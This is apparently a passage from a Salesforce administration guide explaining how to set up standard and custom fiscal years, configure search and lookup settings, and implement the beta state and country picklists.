Fiscal years can be modified any time that you need to change their definition. For example, an extra week could be added to synchronize a custom fiscal year with a standard calendar in a leap year. Changes to fiscal year structure take effect immediately upon being saved.

Considerations When Enabling Custom Fiscal Years

Before enabling custom fiscal year, consider these issues:

- Once you enable custom fiscal years, you cannot disable it. However, you can define custom fiscal years that follow the same Gregorian calendar structure as the Salesforce standard fiscal years.
- Fiscal years will not be automatically created. The only fiscal years available are those that your organization defines.
- Custom fiscal years can be enabled only with customizable forecasting, *not* with collaborative forecasting.
- Enabling or defining custom fiscal years impacts your forecasts, reports, and quotas.
  - ◊ When you define a new custom fiscal year, or when you change the length of any fiscal period, all quotas for that year will be lost.
  - ◊ When you define a new custom fiscal year, or when you change the length of any fiscal period, forecasts, forecast history, and forecast overrides are lost. Changing the length of a period may also affect the previous or next fiscal year and reports associated with it. Forecasts for periods before the first custom fiscal year will be saved and can be accessed as usual.
  - ◊ Forecast reports for a period after the last defined fiscal year cannot be grouped by period, only by date.
  - ◊ To ensure your forecast reports have the most updated amounts, view the forecast for the period included in the report before running a forecast report.
- Your organization will not be able to use fiscal period columns in opportunity, opportunity with product, or opportunity with schedule reports.
- Opportunity list views will not include a fiscal period columns.
- When custom fiscal years are enabled, you can't use the `FISCAL_MONTH()`, `FISCAL_QUARTER()`, or `FISCAL_YEAR()` date functions in SOQL.

Defining a Custom Fiscal Year

Setting the Fiscal Year

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To view fiscal year:	“View Setup and Configuration”
To change fiscal year:	“Customize Application”

You can set one of two types of fiscal years: standard fiscal years or custom fiscal years. For specific information on both types of fiscal years, see About Fiscal Years on page 225.

Setting a Standard Fiscal Year

If your organization follows the Gregorian calendar year, but you need to change the fiscal year start month, use standard fiscal years. Standard fiscal years can start on the first day of any month, and you can specify whether the fiscal year is named for the starting or ending year. For example, if your fiscal year starts in April 2011 and ends in March 2012, your fiscal year setting can be either 2011 or 2012. If your fiscal year is more complicated than this, see Enabling Custom Fiscal Years on page 227

Warning:

- Users of Customizable Forecasting: You can lose all quotas, forecast history, and overrides if you change your fiscal start month. To preserve your data, change a month to one previously used as the first month in a quarter. For example, if your start month is April and you change it to May, which isn't a month that starts a fiscal quarter, you'll lose data. If you change it to July, which is a month that starts a fiscal quarter, you'll preserve your data.
- Users of Collaborative Forecasts: Quota and adjustment information is purged if you change your fiscal year start month.

To set a standard fiscal year:

1. Back up your current data.
    a. Run and export these reports to Excel:
        - Opportunity Pipeline
        - Quarterly Forecast Summary
        - Quota vs. Actual
    b. Optionally, generate weekly export data.

    We suggest you do this because changing the fiscal year will cause fiscal periods to shift. This change will affect opportunities and forecasts organization-wide.
2. From Setup, click **Company Profile** > **Fiscal Year**.
3. Select `Standard Fiscal Year`.
4. Choose the start month.
5. Specify whether the fiscal year is defined by the year it begins or ends.
6. Optionally, select `Apply to All Forecasts and Quotas` if you want to apply the new fiscal year settings to your existing forecasts and quotas. This option may not be available depending on your forecast settings.
7. Click **Save** to finish.

Enabling Custom Fiscal Years

If your fiscal year definition is not met by a standard fiscal year, you can enable custom fiscal years which will allow you to flexibly define a more complex fiscal year structure.

To enable custom fiscal years:

Note: Before enabling custom fiscal years, make sure that you have exported any data related to fiscal periods. For specific details about the effects of enabling custom fiscal years, see About Fiscal Years on page 225.

1. Back up your current data.
    a. Run and export these reports to Excel:
        - Opportunity Pipeline
        - Quarterly Forecast Summary
        - Quota vs. Actual
    b. Optionally, generate weekly export data.

We suggest you do this because changing the fiscal year will cause fiscal periods to shift. This change will affect opportunities and forecasts organization-wide.

2. From Setup, click **Company Profile** > **Fiscal Year**.
3. Select `Custom Fiscal Year`.
4. Click **Enable Custom Fiscal Years**.
5. If you understand the effects of enabling custom fiscal years and you have all your data exported, click **OK**.

   Warning: Custom fiscal years cannot be disabled once enabled. Enabling custom fiscal years has impacts on your reports, forecasts, quotas, and other date sensitive material. Do not enable custom fiscal years unless you understand and are prepared for all the implications.

   If you are not certain you want to enable custom fiscal years, click **Cancel**.
6. Once you have enabled custom fiscal years, define your fiscal year. See Defining a Custom Fiscal Year on page 233.

Customizing the Fiscal Year Structure

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To define or edit fiscal years:	"Customize Application"
To view fiscal years:	"View Setup and Configuration"

If your custom fiscal year needs a different structure than one available from the templates, you can use advanced customization to modify the details of your custom fiscal year definition. Custom fiscal years allow you to:

- Customize the period labels
- Reset the fiscal year to a template
- Add or remove fiscal periods
- Change the length of a fiscal week

Warning: Changing the length of a fiscal year has an impact on forecasting and reporting. For detailed information on the impact, see About Fiscal Years on page 226.

Customizing the Period Labels

The fiscal year period labels for forecasting and reporting are set by the default label values for the fiscal year periods. To change them, see Customizing the Fiscal Year Labels on page 230.

Resetting the Fiscal Year to a Template

During customization, if you want to return to a fiscal year template, select a template from the `Reset Fiscal Year Structure` drop-down list.

Note: Resetting the fiscal year structure to a template removes all the customizations you made to the fiscal year.

Adding or Removing Fiscal Periods

You can easily add or remove fiscal periods (such as quarters, periods, or weeks) from the fiscal year structure.

To add fiscal periods:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.
3. If it is not already expanded, expand the **Advanced Customization** section.
4. Select the checkbox for the period before the new period. For example, if you want to add a new quarter, and you want it to be the second quarter, select the checkbox for the first quarter.
5. Click **Insert**.

Note: The maximum number of fiscal periods is 250.

To remove a fiscal period:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.
3. If it is not already expanded, expand the **Advanced Customization** section.
4. Select the checkbox for the period you want to delete.
5. Click **Delete**.

Note: You must have at least one quarter, one period, and one week.

Changing the Length of a Fiscal Week

To change the length of fiscal periods:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.
3. If it is not already expanded, expand the **Advanced Customization** section.
4. Choose the length from the **Duration** drop-down list for the fiscal week.

Note: To change the duration of a fiscal period or quarter, insert or delete weeks, or change the length of weeks that compose the period or quarter.

Once you have customized your fiscal year, preview the fiscal year definition. If it is correct, close the preview and click **Save** to save your fiscal year.

Customizing the Fiscal Year Labels

Available in: **All** Editions except Database.com.

User Permissions Needed	
To define or edit fiscal years:	"Customize Application"
To view fiscal years:	"View Setup and Configuration"

There are two ways to customize the labeling of your fiscal year:

1. Naming schemes and prefix choices
2. Fiscal year picklist customization

Fiscal Year Naming Schemes and Prefix Choices

When defining a custom fiscal year, you can choose the labeling scheme to use for your custom fiscal year. Each fiscal period type (quarter, period, and week) has a list of labeling schemes that you can select.

Quarter Name Scheme

Numbered by Year

This option allows you to add the quarter number to the quarter label. The quarter label is a combination of the label for the quarter prefix and the quarter number. For example, if the quarter prefix is "Q", the label for the third quarter Q3. To customize the quarter prefix, see `Quarter Prefix` on page 231. By default the number for each quarter is set by their order (the first quarter is labeled "1"), but you can customize it by selecting a different value from the quarter detail drop-down list.

Custom Quarter Names

This option allows you to set the quarter label to any name. The quarter label is set to the name you select from `Quarter Name`. By default the order of the quarter names is the same as the picklist order, but you can customize it by selecting a different value from the quarter detail drop-down list.

Period Name Scheme

Numbered By Year

This option allows you to set the period label based on its position in the year. The period label is a combination of the period prefix and the period number. Period numbers do not reset in each quarter. For example, if the period prefix is "P," the label for the sixth period is P6. To customize the `Period Prefix`, see `Period Prefix` on page 231. By default the number for each period is set by their order (the first period is labeled "1"), but you can customize it by selecting a different value from the period detail drop-down list.

Numbered By Quarter

This option allows you to set the period label based on its position in the quarter. The period label is a combination of the period prefix and the period number. Period numbers reset in each quarter. For example, if the period prefix is "P," and the sixth period is the second period in the second quarter, its label is P2. To customize the period prefix, see `Period Prefix` on page 231. By default the number for each period is set by their order within the quarter (the first period in a quarter is labeled "1"), but you can customize it by selecting a different value from the period detail drop-down list.

Standard Month Names

This option allows you to set the period label to the month name of the start of the period. For example, if a period started on October 12 and ends on November 10, the period label would be October.

Custom Period Names

This option allows you to set the period label to any string. The period label is set to the string you select from `Period Name`. By default the order of the period names is the same as the picklist order, which you can customize by selecting a different value from the period detail drop-down list.

Fiscal Year Picklists

Review these custom picklists to customize the labels for your custom fiscal year.

`Quarter Prefix`

The quarter prefix picklist is a list of options for the text that prefixes the quarter number or name if your fiscal year uses the **Numbered By Year** quarter naming scheme. For example, if the fiscal quarter is called "Q4," the "Q" is the quarter prefix.

`Period Prefix`

The period prefix picklist is a list of options for the text that prefixes the period number or name if your fiscal year uses the **Numbered By Year** period naming scheme. For example, if the fiscal quarter is called "P4," the "P" is the period prefix.

`Quarter Name`

The quarter name picklist is a list of options for the quarter name if your fiscal year uses the **Custom Quarter Names** quarter naming scheme. For example, if you want to name your quarters for the seasons (Spring, Summer, Fall, and Winter), you could set the quarter name list to those values.

`Period Name`

The period name picklist is a list of options for the quarter name if your fiscal year uses the **Custom Period Names** quarter naming scheme. Similar to the quarter name picklist, you can choose meaningful names for the period name picklist.

Customizing Fiscal Year Names

To customize one of these picklists:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** next to the appropriate picklist.

About Fiscal Years

Choosing a Custom Fiscal Year Template

Available in: **All** Editions except **Database.com**.

User Permissions Needed	
To change your fiscal year:	"Customize Application"

When defining a new custom fiscal year, your first step is to choose a custom fiscal year template. These templates are available to make it easier for you to define your custom fiscal year. They create a simple custom fiscal year that you can customize to meet your exact needs.

Note: If you choose a template and realize that it is not the best one for your fiscal year definition, you can reset it at any time using the **Reset Fiscal Year Structure** option.

Choose one of three types of templates:

4 Quarters per Year, 13 Weeks per Quarter

Choose one of these templates for your fiscal year if you want each quarter to have the same number of weeks per quarter. These templates all have 4 quarters, 12 periods, and 52 weeks per year. Each quarter is 13 weeks long and is composed of three periods. Two of the periods in each quarter are 4 weeks, and one is 5 weeks. In a 4-4-5 template, for example, the first and second period of a quarter are 4 weeks long, and the third period is 5 weeks long. Weeks are always 7 days long. A typical customization for these templates is to add extra weeks for leap years.

4-4-5

Within each quarter, period 1 has 4 weeks, period 2 has 4 weeks, and period 3 has 5 weeks

4-5-4

Within each quarter, period 1 has 4 weeks, period 2 has 5 weeks, and period 3 has 4 weeks

5-4-4

Within each quarter, period 1 has 5 weeks, period 2 has 4 weeks, and period 3 has 4 weeks

13 Periods per Year, 4 Weeks per Period

Choose one of these templates if your fiscal year has more than 12 periods and if one quarter is longer than the other quarters. These templates all have 4 quarters per year, 13 periods per year, 3 or 4 periods per quarter, 53 weeks per year, and 4 weeks per period (5 weeks in the final period). Weeks generally have 7 days, but will include a short week at the end of a year. The most common customization for this type of template is to create or change the length of a short week.

3-3-3-4

Quarter 1 has 3 periods, quarter 2 has 3 periods, quarter 3 has 3 periods, and quarter 4 has 4 periods

3-3-4-3

Quarter 1 has 3 periods, quarter 2 has 3 periods, quarter 3 has 4 periods, and quarter 4 has 3 periods

3-4-3-3

Quarter 1 has 3 periods, quarter 2 has 4 periods, quarter 3 has 3 periods, and quarter 4 has 3 periods

4-3-3-3

Quarter 1 has 4 periods, quarter 2 has 3 periods, quarter 3 has 3 periods, and quarter 4 has 3 periods

Gregorian Calendar

12 months/year, standard Gregorian calendar.

Unlike the other template styles, you cannot do advanced customization of a fiscal year that has been created from a Gregorian calendar template. You should only use this template if you want to create a fiscal year that follows the Gregorian calendar. This template mimics the functionality of standard fiscal years.

About Fiscal Years

Defining a Custom Fiscal Year

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To view fiscal year:	“View Setup and Configuration”
To change your fiscal year:	“Customize Application”

Before defining a custom fiscal year, enable custom fiscal years for your organization. See Enabling Custom Fiscal Years on page 227 for more information.

Enabling custom fiscal years does not automatically define them. You must define all of your company's custom fiscal years so that they fit your company's calendar.

If you have defined a custom fiscal year and you need to change it, you can edit the existing fiscal year definition. Custom fiscal years cannot be deleted. Instead of deleting an existing fiscal year, edit it until it meets your needs.

Before defining or editing any custom fiscal years, be aware of its impact on forecasting, reports, and other objects by reviewing About Fiscal Years on page 225.

Defining a New Custom Fiscal Year

To define a new custom fiscal year:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **New**. The Custom Fiscal Year template dialog opens.
3. Choose a template and click **Continue** to close the Custom Fiscal Year template dialog. For more information on the templates, see Choosing a Custom Fiscal Year Template on page 232.

4. Set the fiscal year start date, the fiscal year name, and choose the week start day. You can also add a description for the fiscal year.

   Note: If this is the first custom fiscal year you have defined, the `Fiscal Year Start Date` and the `Week Start Date` are set to today's date and day of week. If you have already defined a custom fiscal year, they will be set to the day after the last end date of your custom fiscal years.

   If you need to make changes other than the start date, year name, or week start day, see Customizing the Fiscal Year Structure on page 228.

5. Optionally, review the fiscal year definition by clicking on **Preview**.

   If it is correct, close the preview and click **Save** to save your fiscal year, or **Save & New** to save your fiscal year and define another fiscal year.

Editing a Custom Fiscal Year

To edit an existing custom fiscal year definition:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click a defined fiscal year name to review the details. Close the fiscal year preview to continue.
3. Click **Edit** for the fiscal year you want to edit.
4. Change the `Fiscal Year Start Date`, the `Fiscal Year Name`, `Description`, or `Week Start Day`.

   If changing the `Fiscal Year Start Date` causes this fiscal year to overlap with the previous fiscal year, or if it creates a gap between the fiscal years, the end date of the previous fiscal year will be changed to the day before the start of this fiscal year.

   If changing the end date will cause this fiscal year to overlap the next fiscal year, or if it creates a gap between the fiscal years, the start date of the next fiscal year will be changed to the day after the end of this fiscal year.

   Note: You cannot change the start or end date of a fiscal year that causes it to overlap with a fiscal year that is defined using a Gregorian year template.

   Warning: If you change the start or end date of any quarter, period, or week, all forecast data (including quotas, forecast history, and forecast overrides) that are within that date range, and all forecasts for date ranges automatically adjusted as a result of that change, will be lost. This includes end or start date changes resulting from inserting or deleting periods.

5. Click **Preview**.
6. Review the fiscal year definition. If it is correct, close the preview and click **Save** to save your fiscal year. If you need to make more detailed edits, see Customizing the Fiscal Year Structure on page 228.

   Note: Unless you specify them, the fiscal year period labels for forecasting and reporting will be set by the default label values for the fiscal year periods. If you would like to change them, see Customizing the Fiscal Year Labels on page 230.

SET UP SEARCH

Customizing Search Settings

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To modify search settings:	"Customize Application"

To change your organization's search settings:

1. From Setup, click **Customize** > **Search** > **Search Settings**.
2. Modify the search settings for your organization.
3. Click **Save**.

Search Settings

The search settings are:

Enable Drop-Down List for Sidebar Search

The drop-down list for sidebar search allows you to limit users' searches by object. When you select `Enable Drop-Down List for Sidebar Search`, a drop-down list appears in the Search section. From this list users can select to search within tags, within a specific object, or across all objects.

Enable "Limit to Items I Own" Search Checkbox

The `Limit to Items I Own` checkbox allows your users to include only records for which they are the record owner when entering search queries in the sidebar.

Note: The `Limit to Items I Own` checkbox that appears in advanced search is always available to users, regardless of this setting.

Enable Document Content Search

Enabling `Document Content Search` allows you to perform a full-text document search. When a new document is uploaded or an old one is replaced, its contents are available as search terms to retrieve the document.

Enable Search Optimization if your Content is Mostly in Japanese, Chinese, or Korean

Enabling this checkbox optimizes search for the Japanese, Chinese, and Korean languages. It affects sidebar search and the account search for **Find Duplicates** on a lead record in sidebar search and global search. Enable this option if users are searching mostly in Japanese, Chinese, or Korean, and if the text in searchable fields is mostly in those languages.

Do not check this option if you expect content and searches to be mostly in other languages.

Use Recently Viewed User Records for Blank and Auto-Complete Lookups

If this setting is enabled, the list of records returned from a user auto-complete lookup and from a blank user lookup is taken from the user's recently viewed user records. This setting applies only to user object lookups and not to lookups for other objects.

If this setting is not enabled, the dialog shows a list of recently accessed user records from across your organization.

Enable English-Only Spell Correction for Knowledge Search (Beta)

If this setting is enabled, search suggests and searches alternate spellings for English search terms on the Articles and Article Management tabs, in the articles tool in Case Feed, and in the Salesforce Knowledge sidebar in the Service Cloud console. This setting applies to article searches via the API but not to article searches in global search.

Enable Sidebar Search Auto-Complete

If this setting is enabled, when users start typing search terms, sidebar search displays a matching list of recently viewed records.

Note: Global search includes auto-complete and doesn't require a search setting.

Enable Single-Search-Result Shortcut

If this setting is enabled, users skip the search results page and go directly to the record's detail page when their search returns only a single item.

This setting doesn't apply to tags, case comments (in advanced search), and global search. If the search result is a single tag, case comment, or item in global search, the search results page still appears.

Number of Search Results Displayed Per Object

The Number of Search Results Displayed Per Object area allows you to configure the number of items that are returned for each object in the Search Results page. The current setting is in parentheses next to each object. To make changes, select one or more objects, enter the new number of results per page, and click **Save**. The new value must be between 5 and 50.

Lookup Settings

The Lookup Settings area allows you to enable enhanced lookups and lookup auto-completion for account, contact, user, and any custom object lookups.

Customizing Users' Search Results Filters

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To change search layouts:	“Customize Application”

To customize search result filters for all users:

1. On the Search Results page, in an object's related list, click **Customize...** > **Filters for All Users**.

   Alternatively, from Setup, click **Customize** > ***`Object Name`*** > **Search Layouts**, and click **Edit** next to **Search Filter Fields**.

2. To choose columns, use **Add** and **Remove**.
3. To reorder columns, use **Up** and **Down**.
4. Click **Save**.

Note: Search result filters defined for an object in the internal organization also apply for search results for that object in communities.

Configuring Lookups

Available in: **All** Editions except **Database.com**

Administrators can configure lookups by:

- Enabling enhanced lookups
- Specifying lookup filter fields
- Enabling lookup auto-completion

Enabling Enhanced Lookups

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To enable enhanced lookups:	"Customize Application"

Enable enhanced lookups so users can use wildcards in their lookups and sort, filter, and page through their results.

1. From Setup, click **Customize** > **Search** > **Search Settings**.
2. In the Lookup Settings area, select the objects for which you want to enable enhanced lookup functionality. Currently, only account, contact, user, and custom object lookups can use this feature.
3. Click **Save**.

After enabling enhanced lookups, specify which fields users can use to filter lookup search dialog results. If you don't specify any fields, your users can't use filters in enhanced lookup dialogs.

Note: If you enable enhanced lookups in your organization, it is also enabled for any Visualforce pages you create.

See Also:

Configuring Lookups

Specifying Lookup Filter Fields

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To specify lookup filter fields:	“Customize Application”

After enabling enhanced lookups, specify which fields users can use to filter lookup search dialog results. If you don't specify any fields, your users can't use filters in enhanced lookup dialogs.

1. Take the action for the type of object you want.
   - For accounts, contacts, or users:
     a. From Setup, click **Customize**.
     b. Select **Accounts**, **Contacts**, or **Users**.
     c. Click **Search Layouts**.
   - For custom objects:
     a. From Setup, click **Create** > **Objects**.
     b. Click the name of the object you want.
     c. Scroll to the Search Layouts related list.
2. Click **Edit** next to the Lookup Filter Fields layout.
3. Use the arrows to add or remove fields from the layout and to define the order in which the fields should display. You can add up to six filter fields to the Selected Fields list. To select more than one field, use CTRL+click, or SHIFT+click to select multiple items in a range.
4. Click **Save**.

Configuring Lookups

Enabling Lookup Auto-Completion

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To enable lookup auto-completion:	"Customize Application"
To use lookup auto-completion:	"Edit" on the record that includes the lookup field

With lookup auto-completion, users can select items from a dynamic list of matching, recently used records when editing a lookup field. Lookup auto-completion is available on account, contact, user, and custom object lookups. To enable it:

1. From Setup, click **Customize** > **Search** > **Search Settings**.
2. In the Search Settings area, select the object lookups for which you want to enable auto-completion. Currently, only account, contact, user, and custom object lookups can use this feature.
3. Click **Save**.

Configuring Lookups

STATE AND COUNTRY PICKLISTS—BETA

State and Country Picklists Overview—Beta

Available in: **All** Editions except Database.com

State and country picklists allow users to select states and countries from predefined, standardized lists, instead of entering state and country data into text fields. State and country picklists allow for faster and easier data entry and help to ensure cleaner data that can be leveraged for other uses—in reports and dashboards, for example—with more dependable results. The states and countries in the picklists are based on ISO-3166 standard values, making them compatible with other applications as well.

Note: This release contains a beta version of state and country picklists that is production quality but has known limitations. To provide feedback on state and country picklists, go to IdeaExchange.

State and country picklists are available in the shipping, billing, mailing, and "other" address fields in the account, campaign members, contact, contract, lead, person accounts, quotes, and service contracts standard objects. The picklists are also available for managing users and companies in Administration Setup. To use the picklists, first choose the country and then choose from the options that automatically populate the state or province picklist.

In this beta release, you can use the new picklists in most places that state and country fields are available in Salesforce, including:

- Record edit and detail pages
- List views, reports, and dashboards
- Filters, functions, rules, and assignments

State and country picklists can also be searched, and they're supported in Translation Workbench.

State and Country Picklist Beta Limitations

In this beta release, 239 countries are provided by default, as well as the states and provinces of the US, Canada, Australia, Brazil, China, India, Ireland, Italy, and Mexico. State and country picklists do not work with:

- Data.com
- Salesforce to Salesforce
- Salesforce Touch or Salesforce Classic
- Visual Workflow, packaging, or partner portals
- Custom indexes or outbound messages

Implementing State and Country Picklists

The process of transitioning from text-based state and country fields to state and country picklists involves five steps.

1. Configure the state and country values you want to use in your organization.

   This step is strongly recommended because it gives you the opportunity to customize state and country values and it ensures that state and country data will continue to work with any third-party systems you have integrated with Salesforce.
2. Scan your organization's data and customizations to see how they'll be affected by the switch.

   You probably need to convert data and update such customizations as list views, reports, and workflow rules so they continue to work with the new field type.
3. Convert existing data.

   The conversion process lets you map the various values in your organization to standard picklist values. For example, you might want to map U.S., USA, and United States to US.

   Note: New organizations include sample account and contact data that you should delete prior to implementing state and country picklists. From Setup, click **Data Management** > **Mass Delete Records**. Then choose the option to **Mass Delete Accounts** or **Mass Delete Contacts**.
4. Turn on the picklists for your users.

   If you turn on state and country picklists without configuring the values, scanning your organization, and converting existing data, users will be able to use the picklists in new records going forward, but all existing data will be incompatible with the new format, which might compromise data consistency and integrity across the two field formats.
5. Optionally, rescan and fix customizations that might still need updating so that they work with the new picklists.

For a step-by-step guide to implementing state and country picklists, see Implementing State and Country Picklists (Beta).

Configuring State and Country Picklists

Available in: **All** Editions except Database.com

User Permissions Needed	
To configure state and country picklists:	"Modify All Data"

Configuring state and country picklists means choosing which states and countries you want to be available in your Salesforce organization. It allows you to make state and country picklists available for such purposes as importing data, working with external systems, and being available in the Metadata API. Configuring picklists is not required for you to actually enable state and country picklists for users, but it is highly recommended. Configuring picklists helps ensure continuity and data integrity with existing state and country data and customizations.

When configuring states and countries, you start with countries and drill down to their states or provinces. In this beta release, 239 countries are provided by default, as well as the states and provinces of the US, Canada, Australia, Brazil, China, India, Ireland, Italy, and Mexico. For the complete list, see Standard Countries for Address Picklists.

Note: State and country picklists can also be configured through the Metadata API. For more information, read about the AddressSettings component in the *Metadata API Developer's Guide*.

1. From Setup, click **Data Management** > **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Configure states and countries**.
3. Select from the following options:

   `Active`

   Makes the country available in the Metadata API so that records can be imported that contain the country. However, the country will not be available to users in Salesforce.

   `Visible`

   Makes the country available to users in picklists, filters, and elsewhere in Salesforce. A country has to be active before you can make it visible.

4. Click **Edit** to view and edit details for the country, including to configure its states or provinces.
5. (Optional) Under Picklist Settings, select a `Default Country`. The Default Country automatically populates country picklists for new records in your organization, but users can select a different country if they choose. Default countries must be both active and visible.
6. Click **Save** to save your configuration.

Editing State and Country Details

Available in: **All** Editions except Database.com

User Permissions Needed	
To add or edit state or country details:	"Modify All Data"

You can add states and countries to your organization or edit the values of existing states and countries on a state or country's detail page. To add or edit a state or province, you have to navigate to its detail page through the detail page of its associated country.

1. From Setup, click **Data Management** > **State and Country Picklists** > **Configure states and countries**.
2. Click **New Country** to add a country or click **Edit** for a listed country.
3. Under Country Information, specify your options.

   `Country Name`

   By default, the ISO-standard name. The name is what users see in the Salesforce user interface.

`Country Code`

By default, the two-letter ISO-standard code. If you change an ISO code, the new value must be unique. Codes are case insensitive and must contain only ASCII characters and numbers. You can't edit the ISO codes of standard states or countries.

`Integration Value`

A text value that corresponds to an ISO-standard state or country code. Salesforce provides default integration values, which you can edit to match values that you already use in your organization. This allows integrations with external systems to continue to work.

`Active`

Makes the country available in the Metadata API so that records can be imported that contain the country. However, the country will not be available to users in Salesforce.

`Visible`

Makes the country available to users in Salesforce. A country has to be active before you can make it visible.

4. If you're adding a country, click **Add**.
5. If you're editing a country, specify the options for States:

`Active`

Makes the state available in the Metadata API so that records can be imported that contain the state. However, the state will not be available to users in Salesforce.

`Visible`

Makes the state available to users in picklists, filters, and elsewhere in Salesforce. A state has to be active before you can make it visible.

6. Click either of the following, if desired.
   - **New State** to add a custom state or province. On the New State page, specify a `State Name`, `State Code`, an `Integration Value`, and select whether the new state is `Active` or `Visible`. Click **Add** to save the new state.
   - **Edit** to view and edit state or province details, including the `State Name`, `State Code`, and `Integration Value`.
7. Click **Save** to save your changes.

Preparing to Scan State and Country Data and Customizations

Available in: **All** Editions except Database.com

Before switching from text-based state and country fields to standardized state and country picklists, scan your organization to see how it will be affected by the change. This "discovery" process shows you where and how text-based state and country data appears in your organization, and where it is used in customizations, such as list views and reports. After you've analyzed the findings of the scan, you can plan accordingly to convert data, update your customizations, and turn on state and country picklists for your users.

Every organization's discovery process will be unique. For some organizations, transitioning from state and country text fields to standardized picklists will be straightforward and manageable. For others, it might be a complicated and time-consuming—even daunting—process if state and country metadata is used extensively throughout the organization. Salesforce.com recommends that you scan your organization early and often so that you can transition smoothly to the new lists. Here are some other best practices and known limitations to keep in mind.

- Scanning does not actually convert any data or fix your customizations. You must convert your data separately and update your customizations individually.
- You can continue to work normally in your organization during the scan.
- The scanning process identifies affected managed packages but doesn't provide a mechanism for addressing packaging issues.
- Scanning doesn't find formulas that include state and country metadata.
- If scanning reveals a validation rule or workflow rule that uses a formula function that makes a comparison on state or country text fields (for example, `BEGINS`, `CONTAINS`, `ISCHANGED`, or `REGEX`), you'll need to use `ISPICKVAL` to make comparisons after converting to state and country picklists.
- Scanning doesn't find personal list views and reports that use state and country metadata. Individual users will have to update those customizations themselves.
- You can—and should—scan your organization multiple times: After you update a customization, scan again to make sure your changes fixed the problem and didn't create any new ones.

Scanning State and Country Data and Customizations
State and Country Picklists Overview—Beta

Scanning State and Country Data and Customizations

Available in: **All** Editions except Database.com


User Permissions Needed	
To scan state and country data and customizations:	"Modify All Data" AND "Create Documents"

Scanning an organization for text-based state and country values reveals where and how text-based state and country data appears in existing records—for example, you can see all the ways "United States" is saved as a text value, such as "U.S.," "US," "America," and even misspelled entries like "Untied States." In addition, scanning shows you where state and country data is used in customizations, including:

- List views
- Reports
- Validation rules
- Custom buttons and links
- Workflow rules
- Email templates
- Field sets
- Apex classes and triggers
- Visualforce pages

When the scan is complete, you'll receive two emails with links to detailed reports: one on address data and one on customizations. After analyzing the reports, you can begin the tasks of converting existing data to picklist values and updating customizations so they work with the new picklist fields.

1. From Setup, click **Data Management** > **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Scan Now** and then click **Scan**.



3. Wait for the results, which will be emailed to you.

   Depending on the size and complexity of your organization, it might take a few minutes or a few hours for the results to be generated.

Note: The emails are sent from noreply@salesforce.com. They have the subject line, "Salesforce.com Address Data Scan" or "Salesforce.com Address Customization Scan." If you don't receive the emails, make sure that they weren't caught in a spam filter.

4. Click the link in each email to go to a document that contains the report of affected data or customizations.
5. On the Document detail page, click **View file**.

State and Country Picklists Overview—Beta

Preparing to Convert State and Country Data

Available in: **All** Editions except Database.com

Administrators of Salesforce organizations containing text-based state and country values can convert that data to standardized picklist values. Converting existing data allows you to keep working with the data after you switch to picklists. Say, for example, you have a report that culls all of your sales reps' leads in Washington state, and the report is generated from state picklist value Washington. To ensure that records with text-based state values such as Wash., WA, and Washington are included in the report, convert text-based state data to standardized picklist values.

Converting existing state and country text data into standardized picklist values is not required, but doing so preserves and helps ensure data integrity after picklists are enabled in your organization.

When you convert data, Salesforce starts with countries, then goes on to states. As you go through the conversion process, here are a few things to keep in mind:

- Save frequently. You can exit the conversion tool and return to it at any time.
- You can continue to work normally in your organization while converting data.

- You can't convert data while you're scanning for affected data and customizations, or while state or country picklists are being deployed.
- Steps can be repeated and undone at any time until you enable the picklists for users. After the picklists are enabled, you can't undo.

Converting State and Country Data
State and Country Picklists Overview—Beta

Converting State and Country Data

Available in: **All** Editions except Database.com

User Permissions Needed	
To convert text-based state and country data:	"Modify All Data"

Before you convert state and country values in the State and Country Picklists setup, you should configure the picklists for your organization. That way, when picklists are enabled, all new records created or updated will use your specified integration value, helping to ensure consistent and accurate data in your organization.

When converting text-based state and country data to picklist-compatible values, you select specific text values and choose the standard values you want to map them to. For example, you can select all occurrences of "USA" and change them to "United States."

You must convert countries first, then states and provinces.

You can convert up to 2,000 country values and up to 2,000 state values.

1. From Setup, click **Data Management** > **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Convert now**.
   Salesforce opens the Convert Countries page, which displays all of the country text values that appear in your organization and the number of times each value is used.
3. Select `Change` for one or more values you want to convert. For example, select `Change` for all the iterations of United States.
4. In the `Change To` area, choose the country you want to convert the text values to and click **Save to Changelist**.

   Note: If you map states or countries to `Unknown value`, users will see states and counties in their records but will encounter an error if they try to edit those values. Users can, however, save to a valid value at that point.

5. Repeat Steps 3 and 4 for other country values, such as for Canada.
   Salesforce tracks planned changes in the Changelist area.
6. When all of the countries are mapped, click **Next** to convert state values.

   Use the Country of Origin column to identify the country associated with that state or province.

7. On the Confirm Changes page, click **Finish** to return to the setup overview page or **Finish and Enable Picklists** to convert the values and turn on state and country picklists in your organization.

A few words about undo:

- On the Convert Countries or Convert States page, click **Undo** at any time to revert values in the changelist.
- On the Convert States page, click **Previous** to return to the Convert Countries page and change country mappings.
- You can convert state and country values even after clicking **Finish**. After picklists are enabled, however, you can no longer edit your conversion mappings.

State and Country Picklists Overview—Beta

Enabling and Disabling State and Country Picklists

Available in: **All** Editions except Database.com

User Permissions Needed	
To turn state and country picklists on and off:	"Modify All Data"

When you enable state and country picklists, the lists become available to users right away. However, it can take some time for Salesforce to populate the ISO code fields on existing records. If a user tries to edit the state or country on a record before the code field is populated, he or she will be prompted to select a code value.

1. From Setup, click **Data Management** > **State and Country Picklists**.
2. On the State and Country Picklists setup page, click **Enable** to turn on the picklists.

   Note: You can also enable state and country picklists when you finish converting existing, text-based data to picklist values. See Converting State and Country Data.

3. To turn off state and country picklists, click **Disable** on the State and Country Picklists setup page.
